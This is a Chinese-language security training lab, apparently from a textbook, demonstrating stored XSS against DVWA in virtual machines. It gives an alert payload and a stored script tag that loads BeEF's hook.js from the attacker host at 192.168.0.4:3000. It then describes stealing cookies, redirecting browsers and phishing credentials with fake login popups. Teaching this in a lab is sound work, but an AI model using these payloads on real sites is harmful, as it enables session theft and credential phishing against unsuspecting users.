### 实训25 存储型XSS攻防实训

**场景描述：**

在虚拟机环境下配置3个虚拟系统“WinXP3” 、“Win7”和“Kali”，使得3个系统之间能够相互通信。本实训在如图12-14所示的场景中实现。



图12-15 网络拓扑

#### 任务1 存储型XSS攻防的初步认识

1.在Kali中访问WinXP3的DVWA主页，设置DVWA Security为“Low”，然后打开XSS（Stored），查看服务器核心源码，可以看到，该页面对输入并没有做XSS方面的过滤与检查，而且把输入的数据存储在服务器的数据库中，因此这里存在明显的存储型XSS漏洞。

2.漏洞利用，在Message文本框中输入“<script>alert('xss')</script>”，然后单击“Sign Guestbook”按钮 ，成功弹出对话框。

3.因为脚本已经写到服务器的数据库中，因此当其他用户访问该页面时也会弹框。当我们在Win7中打开DVWA的XSS（Stored）时，发现也会弹框。

4.分别设置DVWA Security为“Medium”和“High”，由于message参数使用了htmlspecialchars函数进行编码，因此无法通过message参数注入XSS代码，但是对于name参数并没有严格过滤，仍然参在存储型XSS漏洞，其绕过的方法与反射型XSS的绕过方法相似，这里就不再重复。

#### 任务2 利用BeEF实现对受害机的控制

1. 在Kali中的打开BeEF工具，在终端中显示了管理页面以及可以使用的脚本信息，如图12-16所示。




图12-16 运行BeEF工具

2.在管理页面中输入登录信息进入BeEF管理平台，用户名和密码都是“beef”，如图12-17所示。



图12-17 登录管理平台BeEF

3. 在Kali中打开WinXP3的DVWA主页。

4. 设置DVWA Security为“Low”，然后打开XSS（Stored），由于Message文本框的长度限制为50，因此在Message文本框中右击，选择“Inspect Element”，然后修改长度限制为“500”。Name文本框中输入“xss”（可以随意输入），在Message文本框中输入“<script src="http://192.168.0.4:3000/hook.js"></script>”，如图12-18所示。并点击“Sign Guestbook”按钮，此时把脚本保存到数据库里面。




图12-18 插入XSS脚本

5.受害者在Win7(受害者)中打开WinXP3的DVWA。

6.当受害者打开XSS（Stored）页面时，自动执行脚本访问了Kali的hook.js钩子页面，连接到攻击主机Kali。

7.在Kali的BeEF的管理页面中，发现了被攻击主机的图标，攻击成功如图12-19所示。




图12-19 XSS攻击成功

8.在被钩住的持续时间，受害主机被控制了，攻击者可以发送攻击命令。选择“Command”选项卡，可以看到很多已经分好类的攻击模块，如图12-20所示，攻击命令的颜色含义如下：

* 绿色：该攻击模块命令可用，而隐蔽性强。
* 橘色：该攻击模块命令可用，但受害者可能会发现它。
* 橙色：该攻击模块是否可用需待验证，可以直接实验。
* 灰色：该攻击模块不可用。




图12-20 BeEF界面

BeEF的功能非常强大，这里我们只介绍其中的几个功能。

（1）点击Browser → Hooked Domain → Get Cookie，然后点击右下角的Execute，获取受害者的Cookie。

（2）点击Browse r→ Hooked Domain → Redirect Browser，输入百度的网址，然后点击右下角的Execute，受害的浏览器的页面就会跳转到百度的页面。

（3）点击Browser → Hooked Domain → Replace HREFs，输入百度的网址然后点击右下角的Execute，受害者的浏览器的该页面的超链接会链接到到百度的页面。

（4）点击Social Engiineering → Pretty Theft ，右上角选择弹窗的类型，右下角点击 Execute，能够社工弹窗，欺骗受害者输入用户名和密码信息。